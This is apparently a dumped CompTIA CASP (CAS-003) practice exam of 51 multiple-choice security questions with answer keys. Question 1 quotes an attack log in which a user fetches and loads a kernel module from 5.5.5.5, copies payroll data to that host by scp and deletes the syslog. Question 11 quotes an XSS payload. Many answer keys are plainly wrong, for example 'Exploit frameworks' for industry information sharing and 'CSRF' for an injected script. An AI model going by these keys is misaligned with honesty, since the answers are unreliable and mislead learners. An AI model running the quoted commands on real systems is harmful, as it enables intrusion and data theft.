CAS-003.153q

Number: CAS-003
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CAS-003

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CompTIA Advanced Security Practitioner (CASP)

Exam A

QUESTION 1
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Exploit frameworks

Correct Answer: F
Section: (none)

Explanation

Explanation/Reference:

QUESTION 3
A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

A. Patch management
B. Antivirus
C. Application firewall
D. Spam filters
E. HIDS

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

A. Blue team
B. Red team
C. Black box
D. White team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref

QUESTION 5
An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability
B. High confidentiality, medium availability
C. Low availability, low confidentiality
D. High integrity, low availability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing
E. Containerization
F. Signed applications

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

A. Vulnerability scanner
B. TPM
C. Host-based firewall
D. File integrity monitor
E. NIPS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:
1. The ICS supplier has specified that any software installed will result in lack of support.
2. There is no documented trust boundary defined between the SCADA and corporate networks.
3. Operational technology staff have to manage the SCADA equipment via the engineering workstation.

4. There is a lack of understanding of what is within the SCADA network.
Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:

```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```

Which of the following is the engineer implementing?

A. Remotely triggered black hole
B. Route protection
C. Port security
D. Transport security
E. Address space layout randomization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

A. SQL injection
B. CSRF
C. Brute force
D. XSS
E. TOC/TOU

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Correct Answer: BE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:
- Duplicate IP addresses
- Rogue network devices
- Infected systems probing the company's network

Which of the following should be implemented to remediate the above issues? (Choose two.)

A. Port security
B. Route protection
C. NAC
D. HIPS
E. NIDS

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

A. Documentation of lessons learned
B. Quantitative risk assessment
C. Qualitative assessment of risk
D. Business impact scoring
E. Threat modeling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES 256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all

procedural and technical controls and found the following:

- High-impact controls implemented: 6 out of 10
- Medium-impact controls implemented: 409 out of 472
- Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

- Average high-impact control implementation cost: $15,000; Probable ALE for each high-impact control gap: $95,000
- Average medium-impact control implementation cost: $6,250; Probable ALE for each medium-impact control gap: $11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
B. The enterprise security team has focused exclusively on mitigating high-level risks
C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
D. The cybersecurity team has balanced residual risk for both high and medium controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
After investigating virus outbreaks that have cost the company $1000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:

	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	$10,000	$3,000	$1,000	1
Product B	$14,250	$1,000	$1,000	0
Product C	$9,500	$2,000	$2,000	1
Product D	$7,000	$1,000	$2,000	2
Product E	$7,000	$4,000	$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

A. Product A
B. Product B
C. Product C
D. Product D
E. Product E

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

A. Update and deploy GPOs
B. Configure and use measured boot
C. Strengthen the password complexity requirements
D. Update the antivirus software and definitions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

A. Install a HIPS on the web servers
B. Disable inbound traffic from offending sources
C. Disable SNMP on the web servers
D. Install anti-DDoS protection in the DMZ

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
D. major risks identified by the subcommittee merit the prioritized allocation of scare funding to address cybersecurity concerns

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate to the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

A. Magic link sent to an email address
B. Customer ID sent via push notification

C. SMS with OTP sent to a mobile number
D. Third-party social login
E. Certificate sent to be installed on a device
F. Hardware tokens sent to customers

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

- The tool needs to be responsive so service teams can query it, and then perform an automated response action.
- The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
- The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Correct Answer: BCE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

A. Review the CVE database for critical exploits over the past year
B. Use social media to contact industry analysts
C. Use intelligence gathered from the Internet relay chat channels
D. Request information from security vendors and government agencies
E. Perform a penetration test of the competitor's network and share the results with the board

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day exploit utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

A. 1. Perform the ongoing research of the best practices
   2. Determine current vulnerabilities and threats
   3. Apply Big Data techniques
   4. Use antivirus control
B. 1. Apply artificial intelligence algorithms for detection
   2. Inform the CERT team
   3. Research threat intelligence and potential adversaries
   4. Utilize threat intelligence to apply Big Data techniques
C. 1. Obtain the latest IOCs from the open source repositories
   2. Perform a sweep across the network to identify positive matches
   3. Sandbox any suspicious files
   4. Notify the CERT team to apply a future proof threat model
D. 1. Analyze the current threat intelligence
   2. Utilize information sharing to obtain the latest industry IOCs
   3. Perform a sweep across the network to identify positive matches
   4. Apply machine learning algorithms

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

A. Restrict access to the network share by adding a group only for developers to the share's ACL
B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
D. Provision a new user account within the enterprise directory and enable its use for authentication to the target applications. Share the username and password with all developers for use in their individual scripts
E. Redesign the web applications to accept single-use, local account credentials for authentication

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data. The consultant reviews the following information:

```
Protocol   Local Address    Foreign Address       Status

TCP        127.0.0.1        172.16.10.101:25      Connection established

TCP        127.0.0.1        172.16.20.45:443      Connection established

UDP        127.0.0.1        172.16.20.80:53       Waiting listening

TCP        172.16.10.10:1433 172.16.10.34         Connection established
```

Which of the following commands would have provided this output?

A. `arp -s`
B. `netstat -a`
C. `ifconfig -arp`
D. `sqlmap -w`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

A. Transfer
B. Mitigate
C. Accept
D. Avoid
E. Reject

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```

Which of the following did the analyst use to determine the location of the malicious payload?

A. Code deduplicators
B. Binary reverse-engineering
C. Fuzz testing
D. Security containers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

A. Black box testing
B. Gray box testing
C. Code review
D. Social engineering
E. Vulnerability assessment
F. Pivoting
G. Self-assessment
H. White teaming
I. External auditing

Correct Answer: AEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

A. Vulnerability scanner
B. SIEM
C. Port scanner
D. SCAP scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

A. The OS version is not compatible
B. The OEM is prohibited
C. The device does not support FDE
D. The device is rooted

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 37
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: "`<object object_ref=… />`" and "`<state state_ref=… />`". Which of the following tools BEST supports the use of these definitions?

A. HTTP interceptor
B. Static code analyzer
C. SCAP scanner
D. XML fuzzer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization:

```
localStorage.setItem("session-cookie", document.cookie);
```

Which of the following should the security engineer recommend?

A. SessionStorage should be used so authorized cookies expire after the session ends
B. Cookies should be marked as “secure” and “HttpOnly”
C. Cookies should be scoped to a relevant domain/path
D. Client-side cookies should be replaced by server-side mechanisms

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
A hospital’s security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital’s brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
A deployment manager is working with a software development group to assess the security of a new version of the organization’s internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment

C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

A. Continuity of operations
B. Chain of custody
C. Order of volatility
D. Data recovery

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.computer-forensics-recruiter.com/order-of-volatility/

QUESTION 44
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (CIO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

A. LDAP
B. WAYF
C. OpenID
D. RADIUS
E. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources. Which of the following architectural decisions would BEST reduce the likelihood of a successful

attack without harming operational capability? (Choose two.)

A. Isolate the systems on their own network
B. Install a firewall and IDS between systems and the LAN
C. Employ own stratum-0 and stratum-1 NTP servers
D. Upgrade the software on critical systems
E. Configure the systems to use government-hosted NTP servers

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

- Store taxation-related documents for five years
- Store customer addresses in an encrypted format
- Destroy customer information after one year
- Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

A. Capacity planning policy
B. Data retention policy
C. Data classification standard
D. Legal compliance policy
E. Data sovereignty policy
F. Backup policy
G. Acceptable use policy
H. Encryption standard

Correct Answer: BEH
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50

An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

A. Data aggregation
B. Data sovereignty
C. Data isolation
D. Data volume
E. Data analytics

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, “criticalValue” indicates if an emergency is underway:

```
try {
     if (criticalValue)
          openDoors=true
     else
          OpenDoors=false
} catch (e) {
     OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

A. Rewrite the software to implement fine-grained, conditions-based testing
B. Add additional exception handling logic to the main program to prevent doors from being opened
C. Apply for a life-safety-based risk exception allowing secure doors to fail open
D. Rewrite the software’s exception handling routine to fail in a secure state

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
SIMULATION

